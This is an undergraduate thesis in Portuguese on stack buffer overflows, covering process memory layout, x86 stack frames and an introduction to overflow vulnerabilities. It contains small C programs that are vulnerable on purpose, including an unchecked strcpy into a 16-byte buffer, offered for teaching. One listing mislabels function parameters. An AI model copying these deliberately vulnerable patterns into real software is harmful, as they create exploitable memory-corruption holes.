UNIVERSIDADE FEDERAL DO RIO GRANDE DO SUL
INSTITUTO DE INFORMÁTICA
CURSO DE CIÊNCIA DA COMPUTAÇÃO

HELDER GARAY MARTINS

Estudo sobre a exploração de vulnerabilidades via estouros de buffer, sobre mecanismos de proteção e suas fraquezas

Trabalho de Graduação.

Prof. Dr. Raul Fernando Weber
Orientador

Porto Alegre, dezembro de 2009.

UNIVERSIDADE FEDERAL DO RIO GRANDE DO SUL
Reitor: Prof. Carlos Alexandre Netto
Vice-Reitor: Prof. Rui Vicente Oppermann
Pró-Reitora de Graduação: Profa. Valquiria Link Bassani
Diretor do Instituto de Informática: Prof. Flávio Rech Wagner
Coordenador do CIC: Prof. João César Netto
Bibliotecária-Chefe do Instituto de Informática: Beatriz Regina Bastos Haro

AGRADECIMENTOS

Primeiramente, gostaria de agradecer à minha família, pois foi com seu apoio que atravessei todos os obstáculos presentes na minha vida acadêmica. Pelos conselhos, pelo apoio nos momentos difíceis, pela motivação para superar as inúmeras barreiras presentes no caminho, meu muito obrigado.

Por fim, gostaria de agradecer ao professor Raul Fernando Weber, por partilhar de sua experiência para criação desta tese.

SUMÁRIO

LISTA DE ABREVIATURAS E SIGLAS **5**
LISTA DE FIGURAS **6**
RESUMO **7**
ABSTRACT **8**
1 INTRODUÇÃO **9**
2 CONCEITOS INICIAIS **12**
2.1 Processo **12**
2.2 Pilha **14**
2.2.1 Operação da Pilha 17
3 BUFFER OVERFLOW **23**
3.1 Alterando o fluxo de execução **26**
3.2 Shell Code **27**
3.2.1 Criando um Shell Code 28
3.3 Stack Smashing (Esmagamento de Pilha) **42**
4 PROTEÇÕES CONTRA BUFFER OVERFLOW **51**
4.1 Stack-Smashing Protector (SSP) **52**
4.1.1 Método de Proteção 53
4.1.2 Canários 53
4.1.3 Modelo de Função Segura 56
4.1.4 Vulnerabilidades 60
5 CONCLUSÃO **67**
6 REFERÊNCIAS **69**

LISTA DE ABREVIATURAS E SIGLAS

SSP	Stack Smashing Protector
EBP	Extended Base Pointer
ESP	Extended Stack Pointer
EIP	Extended Instruction Pointer
NOP	No Operation
DoS	Denial of Service
XOR	Exclusive OR

LISTA DE FIGURAS

Figura 1.1: Vulnerabilidades encontradas em 2008 10
Figura 2.1: Organização de um processo em memória. 13
Figura 2.2: Seções de um frame da pilha. 15
Figura 2.3: Dados da pilha em uma execução do programa.. 16
Figura 2.4: Exemplo de um frame de pilha.. 16
Figura 2.5: Organização de dois frames de pilha.. 21
Figura 3.1: Estado da pilha antes da execução de uma função vulnerável.. 24
Figura 3.2: Estado da pilha depois da execução de uma função vulnerável.. 25
Figura 3.3: Obtendo dinamicamente o endereço da string auxiliar... 38
Figura 3.4: Esquemático dos parâmetros da função execve 40
Figura 3.5: Esquemático de um ataque de esmagamento de pilha. 43
Figura 3.6: Esquemático de um esmagamento de pilha usando-se NOP sled 47
Figura 4.1: Modelo de função segura do SSP. 57
Figura 4.2: Ordenação da pilha sem e com a proteção do SSP. 59

RESUMO

Este trabalho tem como objetivo apresentar detalhadamente o que são, como ocorrem e os riscos dos ataques baseados em estouros de buffer. Também faz parte da proposta deste artigo analisar a ferramenta Stack-Smashing Protector usada para proteger contra essas explorações, detalhar seu funcionamento e apresentar suas vulnerabilidades.

Estouro de buffer é uma forma de ataque baseado na exploração do mal uso de funções que manipulam arrays. Esta vulnerabilidade pode estar presente em linguagens que não verificam automaticamente se os limites de memória alocada para uma variável foram respeitados durante a execução do programa.

Stack-Smashing Protector (SSP) é uma das ferramentas mais utilizadas atualmente para impedir ou dificultar a exploração de estouros de buffer para a linguagem C. Sistemas operacionais modernos o utilizam como ferramenta padrão para evitar brechas de segurança em programas compilados em seu domínio.

Inicialmente, serão apresentados conceitos essenciais para o bom entendimento do tema. A seguir, os métodos usados para executar a exploração serão estudados minuciosamente. Após, a exploração será posta em prática em programas que apresentam tal vulnerabilidade. Por fim, serão analisados detalhes de implementação da ferramenta SSP e os possíveis cenários existentes para burlá-la.

Palavras-chave: Estouro de Buffer, Segurança, Exploração, SSP.

Study about the exploitation of vulnerabilities through buffer overflow, about protection mechanisms and their weaknesses

ABSTRACT

This paper aims to present in detail what are, how they occur and the risk of attacks based on buffer overflows. It is also the purpose of this article to analyze the Stack-Smashing Protector tool used to protect against these exploits, detailing their operations and their vulnerabilities.

Buffer overflow is a form of attack based on the exploitation of the misuse of functions that manipulate arrays. This vulnerability may be present in languages that do not automatically check if the limits of allocated memory for a variable were respected during the execution of the program.

Stack-Smashing Protector (SSP) is currently one of the most used tools to prevent or hinder the exploitation of buffer overflows for the C language. Modern operating systems use it as a default tool for preventing security holes in programs compiled in their domain.

Initially, it will be introduced key concepts for the understanding of the subject. In the following, the methods used to perform the operation will be studied thoroughly. Next, the exploit will be implemented in programs that have this vulnerability. Finally, it will be analyzed the implementation details of the SSP tool and the known possible scenarios to circumvent it.

Keywords: Buffer Overflow, Security, Exploit, SSP.

1 INTRODUÇÃO

Em 1988, o mundo conheceu um dos malwares de maior impacto da história, o Morris Worm. Através da exploração de diversas vulnerabilidades até então desconhecidas, o verme se espalhou de forma estrondosa e, além de causar um dano monetário gigantesco, infectou e inutilizou uma parcela significativa dos computadores conectados à Internet da época. Uma das vulnerabilidades utilizadas era um estouro de buffer no serviço *finger,* protocolo usado para a troca de informações de usuários da rede.


Estouro de buffer (ou sua contraparte em inglês, "buffer overflow") é um tipo de ataque de software que consiste em explorar a não verificação de limites de um array para inserir algum código malicioso com intuito de prejudicar ou tomar posse de um sistema. Linguagens de programação como C são especialmente suscetíveis a tais ataques, pois tal verificação não é realizada automaticamente e depende exclusivamente dos conhecimentos dos desenvolvedores que a usam.

Normalmente, o ataque consiste na descoberta de algum parâmetro de entrada vulnerável de um sistema que possa ser manipulado de tal forma que permita a injeção de comandos de máquina maliciosos. Tais comandos, se bem formulados, podem ser usados para comprometer a máquina hospedeira de tal forma que o atacante receba privilégios não antes alcançáveis.

Em qualquer situação, a vulnerabilidade pode ser evitada com boas práticas de programação. O mal uso de funções que trabalham com arrays é a principal causadora de brechas na segurança de um sistema. Funções tais que permitam a escrita de um dado em memória além dos limites estabelecidos pelo compilador devem ser usadas com um cuidado especial, pois podem estar inserindo vulnerabilidades passíveis de exploração.

Hoje, mais de 20 anos depois do lançamento do verme, o estouro de buffer ainda é o tipo de vulnerabilidade mais explorado do mundo (CISCO, 2008), estando à frente de ataques conhecidos como os ataques de negação de serviços (ou Denial of Service, ou ainda DoS). Através da análise do levantamento realizado pelo Cisco Systems Inc., pode-se perceber o quão esses ataques são recorrentes. Abaixo segue o comparativo:

Vulnerability and Threat Categories for 2008



In 2008, vulnerability and threat activity was dominated by buffer overflows and denials of service, with arbitrary code execution being the next most prominent category.

Figura 1.1: Vulnerabilidades encontradas em 2008 (CISCO, 2008).

Entretanto, é discutível que a integridade do software dependa apenas da capacidade dos desenvolvedores envolvidos. Sistemas críticos ou com permissões privilegiadas existem em abundância atualmente, e eles especialmente necessitam de uma maior garantia na execução dos seus serviços. Por essa razão, não é viável depender apenas das habilidades dos seus programadores.

Após ter sido tornada pública a técnica de buffer overflow por Alephone (1998), diversos métodos surgiram para automaticamente evitar que a exploração fosse executada com sucesso. Soluções foram apresentadas tanto para os compiladores como para os sistemas operacionais, visando dificultar ao máximo o uso dessas falhas para maus fins. Porém, não existe atualmente uma técnica definitiva que evite a exploração dos estouros de buffer sem adicionar um overhead significativo ao programa defendido.

Dentre as técnicas em compiladores existentes para proteção de código escrito em C, destaca-se o Stack-Smashing Protector (ou SSP, ou ainda Pro Police). Desenvolvido por Hiroaki Etoh, ele é uma evolução do conceito apresentado no Stack Guard por Crispin Cowan. Atualmente, o método é padrão em diversos sistemas operacionais conhecidos, como Ubuntu e OpenBSD, e ele se demonstra muito eficiente em impedir a exploração de buffer overflows.

Esse trabalho tem como objetivo apresentar detalhes do funcionamento da exploração de estouros de buffer, mais especificamente a técnica do esmagamento de pilha. Serão apresentados detalhes de implementação, cenários passíveis de exploração, criação de código malicioso, dentre outros. Também serão analisados detalhes sobre o funcionamento do SSP, seus mecanismos de proteção e os cenários onde ele é vulnerável.

Para tal, espera-se que o leitor conheça a linguagem C, que será a linguagem foco deste trabalho. Além disso, conhecimentos básicos de assembly auxiliam o

entendimento de diversos assuntos abordados. Os códigos assembly apresentados são todos baseados em uma máquina de arquitetura Intel x86.

2 CONCEITOS INICIAIS

Para melhor entender o que são e como ocorrem estouros de buffer, é necessário introduzir alguns conceitos essenciais relacionados a sistemas operacionais. Dentre eles, serão abordados temas como a organização de um processo em memória, como se realizam as chamadas de funções, registradores, entre outros.

Será usado um sistema operacional Linux como exemplo, mais especificamente o Ubuntu versão 9.04 (Jaunty Jackalope). Entretanto, os conceitos aqui apresentados são similares à maioria dos sistemas operacionais existentes.

2.1 Processo

Um processo é um programa em execução. Estar em execução significa que o sistema operacional carregou o executável do programa em memória, providenciou para que ele tenha acesso aos argumentos por linha de comando, e o iniciou. Um processo é divido em memória em cinco áreas distintas (ROBBINS, 2004). São elas:

- Código (*Text*): essa é a área onde as instruções executáveis residem. Essa área é organizada de tal maneira que diversos processos do mesmo programa podem dividir a mesma área de código, apenas uma cópia ficará em memória. Ela é tipicamente marcada como apenas para leitura, e qualquer tentativa de escrever sobre ela gera um erro de segmentação;
- Dados inicializados (*Data*): variáveis globais e estáticas inicializadas com valores diferentes de zero situam-se no segmento de dados, que é uma área única para cada processo em execução;
- Dados inicializados com zeros (*BSS*): variáveis globais e estáticas inicializadas com zero por padrão são alocadas na área conhecido por BSS, que também é único para cada instância de um programa em execução. BSS é mantido no segmento de dados quando um programa inicia sua execução. Linux/Unix é organizado de tal maneira que apenas as variáveis que são inicializadas para valores diferentes de zero ocupem espaço em memória. Por exemplo, um array declarado '*static char buff[1024]*', que é automaticamente inicializado com zeros, não ocupa necessariamente 1K de memória;
- *Heap*: é a área usada para alocação dinâmica de memória (através do uso de funções como *malloc()* e similares). O espaço de endereçamento reservada para o processo cresce na medida em que mais memória é alocada no heap. É dito que a memória alocada nessa área cresce "para cima", pois cada item adicionado no heap será acrescido em um endereço de memória superior aos que foram adicionados anteriormente;

- Pilha (Stack): é a área onde se encontram as variáveis locais do programa (aquelas definidas dentro do escopo de uma função). Aqui também se encontram parâmetros de função e o seu endereço de retorno para quem a chamou. Essa memória é automaticamente liberada ao término da função. Na maioria das arquiteturas, a pilha cresce "para baixo", pois cada item adicionado será acrescido em endereços de memória inferiores aos que foram adicionados anteriormente;

A figura abaixo representa a organização em memória de um processo:




Figura 2.1: Organização de um processo em memória.

Analisando a imagem, pode se perceber que a pilha e o heap crescem um na direção oposta do outro. Teoricamente seria possível que essas duas áreas de memória se sobrescrevessem, porém o sistema operacional impede que tal fato ocorra. As diferentes áreas de memória podem ter diferentes permissões de acesso configuradas para elas. Por exemplo, é típico marcar a área de código com uma permissão de "somente execução", e desmarcar tal permissão nas áreas de pilha e dados. Essa prática pode até mesmo prevenir alguns tipos de ataques de segurança (ROBBINS, 2004).

O comando Linux *size* nos permite verificar o tamanho das áreas de código, de dados, e BSS do processo. O programa abaixo foi criado para demonstrar o uso desse comando.

```
#include<stdio.h>
#include<stdlib.h>
#include<string.h>

int main(){
```

```
    int a = 10;
    char b[100];

    strncpy(b, "Esse é um programa para testar os tamanhos das áreas
de memória de um processo", 99);
    b[99] = '\0';

    printf("%s\n", b);
    return 0;
}
```

Executando o comando size, temos:

```
[helder@helder-desktop:~]$ size memsize
text data bss dec hex filename
1188 272 8 1468 5bc memsize
```

2.2 Pilha

A pilha é um bloco contíguo de memória cujo tamanho é dinamicamente ajustado pelo kernel em tempo de execução de um processo. Ela possui um endereço-base fixo e topo variável. O CPU implementa instruções PUSH e POP para adicionar e retirar dados da pilha, respectivamente (ALEPHONE, 1996).

Para controlar as operações de inserção e remoção da pilha, é usado o registrador *stack pointer (ESP, ou Extended Stack Pointer)*, que aponta para o seu topo. Ao executar o comando PUSH, um valor é inserido na pilha e o registrador é decrementado. Na chamada do comando POP, o valor o qual o stack pointer aponta é retirado da pilha, e seu valor é incrementado (ALEPHONE, 1996). Abaixo, dois exemplos de instruções típicas para controle do tamanho da pilha:

```
add esp, 0xA    //diminui o tamanho da pilha em 10 bytes
sub esp, 0xA    //aumenta o tamanho da pilha em 10 bytes

push ebp        //Salva EBP, o colocando na pilha
pop ebp         //Busca EBP, removendo-o da pilha
```

Para acessar as variáveis locais e parâmetros da função, é usado um segundo registrador chamado de *frame pointer (EBP, ou Extended Base Pointer)*, que aponta para um endereço fixo dentro de um frame. Através do deslocamento relativo ao frame pointer, é possível calcular o endereço dos parâmetros e variáveis locais. Tal endereçamento poderia ser realizado usando-se como base o ESP, porém suas mudanças de valor obrigariam que houvesse constantes atualizações dos deslocamentos. Em alguns casos, o compilador possui capacidade para corrigir esses valores, em outros não, e em todos os casos é necessário um gerenciamento considerável e possivelmente custoso em termos de processamento (ALEPHONE, 1996).

A pilha é organizada em blocos lógicos chamados de *frames.* Cada frame da pilha possui dados como variáveis locais e parâmetros da função, endereço de retorno para o frame anterior e o valor do ponteiro de instrução *(EIP, ou Extended Instruction Pointer*) no momento da chamada da função. Um frame é colocado na pilha na chamada de uma função, e retirado no seu retorno (ALEPHONE, 1996). A figura abaixo demonstra os elementos presentes em um frame:




Figura 2.2: Seções de um frame da pilha.

Para demonstrar os componentes da pilha, temos a seguir um exemplo:

```
int foo(int par1, char par2){
    int var1 = 7;
    char var2 = 'Z';
    return 0;
}

int main(int argc, char *argv[]){
    foo(3, 'A');
    return 0;
}
```

Após uma execução da função *foo()* e verificando o seus valores usando as ferramentas gdb e Eclipse, podemos observar na pilha os seguintes valores:

Memory

0xbf9861ac : 0xBF9861AC <Hex> — New Renderings...

Address	0 - 3	4 - 7	8 - B	C - F
BF9861A0	00000000	00000000	00000000	00000000
BF9861B0	00000000	00000000	3A6A98BF	4E0FF6B7
BF9861C0	413101B8	F49F0408	D86198BF	07000000
BF9861D0	F40F055A	E86198BF	D7830408	03000000
BF9861E0	41000000	006298BF	586298BF	7587F0B7

Legenda:

- Variáveis locais da função;
- EBP anterior salvo;
- Endereço de retorno;
- Parâmetros da função.

Figura 2.3: Dados da pilha em uma execução do programa.

Representando graficamente, temos:




Figura 2.4: Exemplo de um frame de pilha.

2.2.1 Operação da Pilha

Para melhor entender como ocorrem os estouros de buffer, é essencial conhecer as operações que ocorrem na pilha tanto na chamada de uma função como no seu retorno. Ao executar um procedimento, há um desvio do fluxo de execução para a área de memória onde se encontram as instruções da função chamada. Espera-se que ao final de sua execução, a função chamada retorne para o ponto da função original onde ocorreu esse desvio. Vimos que, para tal, são salvos na pilha informações essenciais para que o procedimento chamado possa retornar o fluxo de execução à função original, como o endereço de retorno e o valor do frame pointer anterior. Serão detalhadas a seguir as operações básicas que ocorrem na pilha para que esse fluxo funcione corretamente. A convenção usada é *cdecl,* que é a padrão para arquiteturas Intel x86.

Para que uma função chame outra, tipicamente ocorrem os seguintes passos (TENOUK, 2008):

- Colocar parâmetros na pilha: é necessário que a função chamada tenha acesso aos parâmetros que lhe foram repassados. Para isso, a função chamadora coloca os parâmetros da função na pilha.

- Chamar a função: a instrução assembly *call* é a responsável por colocar o valor do EIP (endereço de retorno) na pilha e por desviar o fluxo de execução para onde se encontra a função chamada. Esse passo é realizado executando-se o seguinte comando assembly:

```
call <endereço da função>
```

Desviado o fluxo de execução para a função chamada, é executada uma série de comandos padrões para inicializar o novo frame com informações essenciais para o seu correto funcionamento (TENOUK, 2008). Essa etapa chama-se *prólogo,* e nela ocorrem os seguintes passos:

- Salvar o frame pointer antigo na pilha: para que a função chamada possa restaurar o frame da função chamadora, é necessário gravar o EBP na pilha. O comando assembly usado para essa operação é:

```
push %ebp
```

- Alocar um novo frame: para estabelecer um novo frame, o frame pointer deve receber o endereço de memória onde ficará alocado o frame da pilha. Para tal, o registrador EBP receberá o valor contido no stack pointer, que aponta para o endereço de memória onde se encontra o valor do EBP salvo no passo anterior. A instrução realizada é:

```
mov %esp, %ebp
```

- Alocar espaço para variáveis locais: conforme visto anteriormente, as variáveis locais de uma função ficam armazenadas na pilha e logo após o frame pointer. Para garantir espaço em memória para elas, é necessário aumentar o tamanho da pilha, e isso é realizado com a instrução assembly *sub* como no exemplo abaixo:

```
sub $0x38, %esp
```

Após executar o prólogo, o frame da pilha está pronto para execução e a função pode seguir o seu processamento. Antes de retornar o controle ao procedimento chamador, a função deve seguir uma série de instruções para liberar a memória da pilha e restaurar o frame anterior (TENOUK, 2008). Esse processo é chamado de *epílogo*, e suas etapas são detalhadas a seguir:

- Destruir o frame da pilha: o stack pointer recebe o valor do frame pointer, liberando as variáveis locais da função. Devemos observar que os valores da área de memória onde se encontravam as variáveis não são alterados, apenas perde-se a referência aos seus dados. Após isso, o valor do frame pointer da função chamadora salvo na pilha é restaurado para o registrador EBP. A instrução assembly responsável por executar esses comandos é:

```
leave
```

- Restaurar o fluxo de execução anterior: para que o controle possa ser retomado ao procedimento anterior, a função chamada deve buscar da pilha o endereço de retorno da função chamadora. Esse endereço é então copiado para o registrador EIP, que é o ponteiro para a próxima instrução. Essa etapa é realizada pelo comando assembly:

```
ret
```

2.2.1.1 Exemplo

Para facilitar o entendimento de como funciona a pilha em chamadas de funções, será apresentado a seguir um código-fonte em C e seu respectivo código assembly gerado.

```c
#include <stdio.h>

void foo2(char *par3, int par4){
    char *loc3 = par1;
    int loc4 = par2;
}

int foo1(char par1, int par2){
    char *loc1 = "This is a string";
    int loc2 = par2 + 5;
```

```
int main(){
<main>: lea 0x4(%esp),%ecx
<main+4>: and $0xfffffff0,%esp
<main+7>: pushl -0x4(%ecx)
<main+10>: push %ebp
<main+11>: mov %esp,%ebp
<main+13>: push %ecx
<main+14>: sub $0x14,%esp
foo1('H', 10);
<main+17>: movl $0xa,0x4(%esp)
<main+25>: movl $0x48,(%esp)
```

<table>
<tr>
<td>

```
    foo2(loc1, loc2);
    return loc2;
}

int main(){
    foo1('H', 10);
    return(0);
}
```

</td>
<td>

```
<main+32>: call 0x80483e6 <foo1>
return(0);
<main+37>: mov $0x0,%eax
}
<main+42>: add $0x14,%esp
<main+45>: pop %ecx
<main+46>: pop %ebp
<main+47>: lea -0x4(%ecx),%esp
<main+50>: ret

int foo1(char par1, int par2){
<foo1>: push %ebp
<foo1+1>: mov %esp,%ebp
<foo1+3>: sub $0x28,%esp
<foo1+6>: mov 0x8(%ebp),%eax
<foo1+9>: mov %al,-0x14(%ebp)
char *loc1 = "This is a string";
<foo1+12>: movl $0x8048523,-
0x4(%ebp)
int loc2 = par2 + 5;
<foo1+19>: mov 0xc(%ebp),%eax
<foo1+22>: add $0x5,%eax
<foo1+25>: mov %eax,-0x8(%ebp)
foo2(loc1, loc2);
<foo1+28>: mov -0x8(%ebp),%eax
<foo1+31>: mov %eax,0x4(%esp)
<foo1+35>: mov -0x4(%ebp),%eax
<foo1+38>: mov %eax,(%esp)
<foo1+41>: call 0x80483c4 <foo2>
return loc2;
<foo1+46>: mov -0x8(%ebp),%eax
}
<foo1+49>: leave
<foo1+50>: ret

void foo2(char *par3, int par4){
<foo2>: push %ebp
<foo2+1>: mov %esp,%ebp
<foo2+3>: sub $0x10,%esp
char *loc3 = par3;
<foo2+6>: mov 0x8(%ebp),%eax
<foo2+9>: mov %eax,-0x4(%ebp)
int loc4 = par4;
<foo2+12>: mov 0xc(%ebp),%eax
<foo2+15>: mov %eax,-0x8(%ebp)
}
<foo2+18>: leave
<foo2+19>: ret
```

</td>
</tr>
</table>

O programa acima simplesmente manipula os parâmetros das funções para demonstrar como ficará organizada a pilha. Devemos começar analisando os preparativos para a chamada da função *foo1()* no fluxo principal *main()*.

Primeiramente, os dois parâmetros da função são adicionados na pilha, começando pelo parâmetro mais à direita. Esse estilo de chamadas de funções está em conformidade com a convenção *cdecl,* e os comandos assembly que o executam são:

```
movl $0xa,0x4(%esp) //adiciona o inteiro 10 na pilha
movl $0x48,(%esp)   //adiciona o caractere 'H' na pilha
```

Depois de adicionados os parâmetros, o fluxo de execução deve ser desviado para a nova função. Porém, é necessário antes salvar o endereço de retorno na pilha para que o fluxo original possa ser retomado ao término de *foo1().* Isso é realizado pelo seguinte comando assembly:

```
call 0x80483e6 <foo1>
```

Desviada a execução, pode-se analisar como ocorre o prólogo da função chamada. Abaixo estão os comandos que são executados:

```
push %ebp
mov %esp,%ebp
sub $0x28,%esp
```

Observando os comandos executados acima, podemos perceber que o valor do frame pointer antigo é salvo na pilha. Logo após, o stack pointer atual (que aponta para o próprio EBP) será o valor do novo ponteiro de frame, e subtraindo-se 28 bytes estamos na verdade alocando espaço para as variáveis locais da função. Deve-se notar que o valor alocado para as variáveis é sempre um múltiplo do tamanho de uma palavra da máquina. No caso, o tamanho da palavra é de 4 bytes.

Após executado o prólogo, pode-se iniciar a execução dos comandos da função *foo1().* É interessante observar como é feita a busca dos valores dos parâmetros e das variáveis locais, e para tal destaca-se o seguinte trecho de código:

```
int loc2 = par2 + 5;
    <foo1+19>: mov 0xc(%ebp),%eax
    <foo1+22>:
add $0x5,%eax
    <foo1+25>: mov %eax,-0x8(%ebp)
```

Na primeira instrução das três que compõe a soma e a atribuição, podemos observar que o acesso ao parâmetro *par2* é feito através do deslocamento relativo ao frame pointer, assim como o acesso ao endereço da variável local *loc2.* A diferença entre esses dois comandos é que para acessar os parâmetros de uma função, o deslocamento ao frame pointer é positivo, enquanto que o deslocamento é negativo para as variáveis locais.

A chamada da função *foo2()* é análoga à chamada da função *foo1()* descrita anteriormente: parâmetros e o endereço de retorno são empilhados e o fluxo de execução é desviado.

Ao aproximar-se do término da função *foo1(),* é necessário executar uma série de comandos para restaurar com sucesso o fluxo da função *main(),* que caracteriza seu epílogo. Os comandos executados seguem:

```
return loc2;
    <foo1+46>: mov -0x8(%ebp),%eax
}
    <foo1+49>: leave
    <foo1+50>: ret
```

Para que a função do nível acima tenha acesso ao valor retornado, ele é salvo no registrador auxiliar EAX, como mostrado acima. Após, é executado o comando *leave,* que libera os valores das variáveis locais da pilha e restaura o valor do frame pointer antigo salvo. Por último, é executado o comando *ret,* que restaura o valor do endereço de retorno salvo na pilha para o registrador EIP. Isso retoma o fluxo de execução da função chamadora.

Analisando o código assembly do programa, pode-se demonstrar graficamente como ficarão os valores em memória da pilha durante a sua execução.

Figura 2.5: Organização de dois frames de pilha.

Observando como estão organizados os diversos componentes da pilha, e lembrando que a escrita em memória é feita dos endereços mais baixos para os mais altos, é fácil perceber que se alguma escrita em uma variável local ultrapassar os limites de memória alocados, pode sobrescrever parte ou todos os dados da pilha. Poderia ser perdido o valor de outras variáveis locais, o ponteiro do frame e o endereço de retorno da função anterior, até mesmo dados pertencentes a outro frame da pilha. Quando isso acontece, fica difícil prever o comportamento de um determinado programa, pois a alteração pode ser imperceptível ao usuário, pode ocorrer uma falha de segmentação ou pior: pode abrir margem para a invasão do programa vulnerável e comprometimento da segurança do sistema.

Conhecer como é organizada uma pilha facilita o entendimento de como ocorrem os estouros de buffer. Vimos que o endereço de retorno é um ponto crítico para o correto funcionamento de um programa. E se fosse possível alterá-lo para um valor válido durante a execução do programa, o que ocorreria? Isso é a base para as invasões baseadas em estouros de buffer, alterar o fluxo de execução de um programa vulnerável para um invasor alterando-se o ponto de retorno para a função chamadora.

No próximo capítulo, será apresentado o que são os estouros de buffer, e como um usuário malicioso pode usar essa vulnerabilidade para comprometer a segurança de um sistema.

3 BUFFER OVERFLOW

O objetivo desse capítulo é apresentar o que são os estouros de buffer, como ocorrem e como e quando essa vulnerabilidade pode ser explorada. Inicialmente, serão apresentados definições e conceitos iniciais sobre o tema, para posteriormente abordar as diversas técnicas existentes para se obter privilégios em uma máquina alvo.

Um buffer é simplesmente um bloco contíguo de memória de um computador, como um array de caracteres. Nos compiladores C, qualquer variável pode ser ou alocada em tempo de carga diretamente na área de dados de um processo (variáveis estáticas) ou carregadas dinamicamente em tempo de execução na pilha (variáveis dinâmicas). Pela expressão “Overflow” (ou sua contraparte em português, “Estouro”), entende-se “ter o conteúdo fluindo sobre ou derramando, como em um contêiner cheio além de sua capacidade”. Estouro de buffer é inserir dados em uma variável além do limite de memória alocada para ela pelo compilador (ALEPHONE, 1996).

Alguns compiladores (como C e C++) não realizam checagem automática de limites de um buffer. Ou seja, qualquer tentativa de escrever dados em memória além do limite do tamanho de um buffer é permitida. Quando isso acontece, é frequente ocorrer uma falha de segmentação na execução do programa, pois ele esta tentando acessar uma área de memória não permitida. Por exemplo:

```
int main () {
    char buffer[10];
    buffer[11] = 'A';
}
```

O código em C acima é um programa válido, e compila sem nenhum erro. Nele é alocada uma variável *buffer*, o qual possui 10 posições. Como os índices desse array variam de 0 a 9, ao tentarmos atribuir o valor 'A' ao índice 11 estamos na verdade sobrescrevendo uma área de memória que não pertence a essa variável. O byte seguinte ao ultimo índice alocado à *buffer* será sobrescrito com o valor de 'A', e isso pode alterar o espaço de memória alocado a outra variável. Dependendo do tamanho do valor sobrescrito, o endereço de retorno armazenado na pilha pode ser alterado. Quando isso ocorre, o mais frequente é o sistema operacional acusar uma falha de segmentação e abortar a execução do programa, pois ele está tentando acessar um endereço inválido. Porém, essa vulnerabilidade pode ser usada para comprometer a segurança da máquina onde ele está sendo executado, se o programa vulnerável possuir permissões privilegiadas.

Abaixo se encontra outro exemplo:

```
#include<string.h>

void foo(char *par) {
    char loc2[16];
    strcpy(loc2, par);
}

int main() {
    char loc1[256];

    memset(loc1, 'A', sizeof(loc1)-1);
    loc1[255] = '\0';
    foo(loc1);
    return 0;
}
```

Esse programa seta todos os 255 bytes da memória da variável *loc1* com o valor 'A' e a passa como parâmetro para a função *foo()*. Nela, a variável recebida por parâmetro é copiada para um buffer local *loc2* de 16 bytes usando-se a função *strcpy()*. Porém, essa função não executa nenhuma checagem de limites para verificar se a variável *loc2* tem espaço alocado para armazenar toda a string *par*, pois ela o copia até encontrar o caractere nulo '\0'. Se observarmos o estado da pilha dentro da função *foo()*, teremos:




Figura 3.1: Estado da pilha antes da execução de uma função vulnerável.

